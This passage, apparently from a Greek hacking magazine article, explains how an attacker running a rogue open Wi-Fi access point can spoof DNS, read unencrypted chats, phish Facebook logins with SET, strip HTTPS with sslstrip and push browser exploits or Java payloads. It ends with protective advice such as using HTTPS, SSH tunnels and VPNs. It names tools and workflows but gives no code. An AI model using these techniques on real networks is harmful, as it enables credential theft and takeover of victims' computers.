χονται από μόνα τους στο μηχάνημά μας! Απλά, τα dnsspoof και msgsnarf πρέπει να κοιτάζουν το network interface που έχει φτιάξει το airbase-ng, που στην περίπτωσή μας είναι το at0. Να πούμε εδώ ότι με το DNS spoofing τα θύματα για άλλα site ξεκινάνε να πάνε κι αλλού καταλήγουν, ενώ χάρη στο msgsnarf ο επιτιθέμενος είναι σε θέση να βλέπει τις συνομιλίες instant messaging των clients του access point (AP), αρκεί να μην είναι κρυπτογραφημένες. Παρεμπιπτόντως, ένα άλλο εργαλείο για την υποκλοπή μηνυμάτων instant messaging είναι το imsniff. Αν και δεν είναι προεγκατεστημένο στο BackTrack υπάρχει στα repos του λειτουργικού, επομένως μπορείτε εύκολα να το εγκαταστήσετε με το apt-get. Δείτε τα σχετικά screenshots.

## Υποκλοπές ευαίσθητων δεδομένων

Εδώ μπορούμε να χρησιμοποιήσουμε διάφορους τρόπους και τεχνικές προκειμένου να ψαρεύουμε usernames και passowrds των χρηστών του AP. Ένα από τα εργαλεία γι' αυτή τη δουλειά είναι το SET, αν και ο δημιουργός του σίγουρα δεν το έφτιαξε για τέτοιους σκοπούς. Ας γίνουμε λίγο πιο συγκεκριμένοι. Στο άρθρο του deltaHacker 002 που ξεκινά από τη σελίδα 86 δείξαμε πώς ένας attacker στήνει μια σελίδα πανομοιότυπη με τη σελίδα login του Facebook, στοχεύοντας φυσικά στα credentials του θύματός του. Για να το προσελκύσει στην κάλπικη σελίδα χρησιμοποιεί την τεχνική του ARP poisoning αλλά και λίγο social engineering. Αυτή τη φορά, όμως, έχοντας στον έλεγχό του ένα ολόκληρο access point ούτε ARP poisoning χρειάζεται ούτε τερτίπια phishing. Αρκεί να βάλει το SET να του φτιάξει την πρώτη σελίδα του Facebook και μετά να κάνει λίγο DNS spoofing με το dnsspoof, ώστε τη στιγμή που το θύμα θα πάει να επισκεφτεί το Facebook ουσιαστικά να βρεθεί στον τοπικό web server του SET. Φυσικά, μόλις ο attacker δει στο τερματικό του ότι καταγράφτηκε username και password θα πρέπει να σταματήσει το DNS spoofing, αφού αν το αφήσει το θύμα ποτέ δεν θα μπορέσει να φτάσει στο αληθινό




*Αυτή τη συνομιλία ο attacker δεν θα έπρεπε να την παρακολουθεί. Από την άλλη, ας πρόσεχαν όσοι συνδέθηκαν στο ανοικτό AP που έστησε!*

Facebook και πολύ πιθανόν να υποψιαστεί ότι κάτι δεν πάει καλά. Ξέρετε κάτι, όμως; Ακόμη κι αν καταλάβει τι γίνεται, αν δεν πάει αμέσως ν' αλλάξει το password ο attacker ίσως προλάβει να του προκαλέσει μεγάλη ζημιά. Μια άλλη μέθοδος για την υποκλοπή usernames και passwords περνάει μέσα από το sslstrip, ένα εργαλείο που λειτουργεί ως transparent proxy και υποκλέπτει credentials χρηστών από διάφορα sites. Το sslstrip δεν θα δουλέψει αν όλη η σύνδεση είναι HTTPS. Εδώ κι αρκετό καιρό πολλά μεγάλα sites και υπηρεσίες (βλ., π.χ., Google, Facebook κ.ά.) επιβάλλουν εξ ορισμού τις συνδέσεις HTTPS. Υπάρχουν όμως κι άλλα sites όπου *μόνο* το login είναι μέσω HTTPS κι εκεί το sslstrip είναι αποτελεσματικό - και φυσικά επικίνδυνο.

## Απόκτηση πρόσβασης

Είναι νομίζουμε φανερό ότι από τη στιγμή που ελέγχουμε το access point ουσιαστικά είναι σαν να έχουμε επιτύχει μια επίθεση MiTM για όλους τους χρήστες του AP. Από κει και πέρα, μια από τις πιο επικίνδυνες ενέργειες που μπορούμε να κάνουμε είναι ν' αποκτήσουμε πρόσβαση στους υπολογιστές ενός ή περισσοτέρων πελατών, εξαπολύοντας στην ουσία μια τυφλή επίθεση της λογικής "όποιον πάρει ο χάρος". Δείτε για παράδειγμα το Karmetasploit, μια πλατφόρμα αυτοματοποιημένων επιθέσεων ειδικά για πελάτες ασύρματων δικτύων, που λειτουργεί μέσα από το Metasploit:

`www.offensive-security.com/metasploit-unleashed/Karmetasploit`

Το Karmetasploit δοκιμάζει μια σειρά από γνωστά web browser exploits για κάθε χρήστη του AP. Αν κάποιο από τα exploits πετύχει ο attacker αποκτά πρόσβαση στο μηχάνημα ή στα μηχανήματα όπου τρέχουν οι ευπαθείς browsers. Κατά τη διάρκεια της επίθεσης, όλοι οι πελάτες του AP το μόνο που μπορούν να βλέπουν στους browser που έχουν ανοικτούς είναι μια σελίδα ενός υποτιθέμενου captive portal, η οποία τους προτρέπει... να περιμένουν. Αν τώρα κάποιος χάσει την υπομονή του και κλείσει τον web browser ή τη σύνδεση, προφανώς η επίθεση πέφτει στο κενό. Το Karmetasploit, λοιπόν, παρά το γεγονός ότι είναι αυτοματοποιημένο και εκτελεί μαζικές επιθέσεις, είναι καθαρά θέμα τύχης το αν θα καταφέρει κάτι. Πολύ απλά, πριν την επιτυχία παρεμβάλλονται πολλά "αν" τα οποία πρέπει όλα να ικανοποιηθούν. Ακόμη, π.χ., και να υποθέσουμε ότι ένας χρήστης του AP είναι τέρας υπομονής, αν δεν χρησιμοποιεί κάποιον παλιό ή σχετικά παλιό web browser για τον οποίο το Karmetasploit γνωρίζει κάποιο exploit, ο attacker θα κάνει μια τρύπα στο νερό. Ένας πιο πονηρός attacker ίσως δοκίμαζε μια περισσότερο στοχευμένη επίθεση. Θα μπορούσε, π.χ., να χρησιμοποιήσει το Java Applet Attack Method του SET ώστε να φτιάξει ένα τοπικό αντίγραφο ενός δημοφιλούς site, το οποίο όμως θα προκαλεί τους επισκέπτες να τρέξουν ένα malicious payload σε Java (δεν θα τους λέει ότι είναι malicious, φυσικά :D) Με λίγο DNS spoofing όλο και κάποιος χρήστης θα βρεθεί στο site του SET αντί για το κανονικό και θα κληθεί να τρέξει το Java Applet. Αν το κάνει και το antivirus του μηχανήματός του δεν εντοπίσει κάτι παράξενο, ο attacker θα έχει πετύχει το σκοπό του!

## Αντί επιλόγου


Θέλουμε να πιστεύουμε ότι μετά απ' αυτό το άρθρο την επόμενη φορά που θα βρείτε κάποιο ανοικτό ασύρματο δίκτυο θα σκεφτείτε δύο φορές πριν συνδεθείτε. Αν πάντως το κάνετε, υπάρχουν τρόποι για να ελαχιστοποιήσετε τον κίνδυνο. Κατ' ελάχιστον, οφείλετε να χρησιμοποιείτε

μόνο συνδέσεις HTTPS και να μην κάνετε κλικ εδώ κι εκεί, άκριτα και απερίσκεπτα. Αν πάντως έχετε πρόσβαση σε ένα απομακρυσμένο Unix box τότε χάρη στο SSH tunneling μπορείτε να περνάτε όλο το traffic του browser μέσα από ένα κρυπτογραφημένο κανάλι και έτσι να είστε ασφαλής. Ακόμα καλύτερα, αν έχετε κάποιον OpenVPN server τότε θα μπορείτε να περνάτε *όλο* το traffic του laptop σας μέσα από αυτό και να είστε απόλυτα ήσυχος. Σε ένα τέτοιο σενάριο, το χειρότερο που θα μπορέσει να σας κάνει ο κακόβουλος κάτοχος/διαχειριστής του AP που χρησιμοποιείτε θα είναι να σας πετάξει εκτός δικτύου.

Παρεμπιπτόντως, έχετε δίκιο. Πρέπει να γράψουμε ένα άρθρο γι' αυτό το SSH tunneling αλλά και για το OpenVPN. Θα το κάνουμε, προς το παρόν όμως μπορείτε να συμβουλευτείτε και τα σχετικά άρθρα που έχουμε στο Parabing:

- SSH tunneling for secure web surfing
  http://parabing.com/?p=552
- Build your own OpenVPN home server in 7 easy steps
  http://parabing.com/?p=839

*Ε, τόσο κόπο έκανε ο attacker μας για να στήσει την παγίδα του. Να μην παραδοθεί για λίγο στον πειρασμό ν' αποκτήσει πλήρη πρόσβαση στον Windows-based υπολογιστή ενός εκ των θυμάτων του;*




Στο

# HACKER

Ιανουαρίου...

- μάθετε για το buffer overflow και δείτε επιθέσεις που το εκμεταλλεύονται
- στήστε το δικό σας VCS κι αποκτήστε γαλήνη και ηρεμία
- κατανοήστε πώς δουλεύουν "εσωτερικά" τα προγράμματα...

...κι απολαύστε πολλά περισσότερα θέματα, για ένα 2012 που θα ξεκινήσει με τον καλύτερο δυνατό τρόπο και εις πείσμα όλων θα το κάνουμε εξαιρετικά διασκεδαστικό *και* δημιουργικό!



deltahacker.gr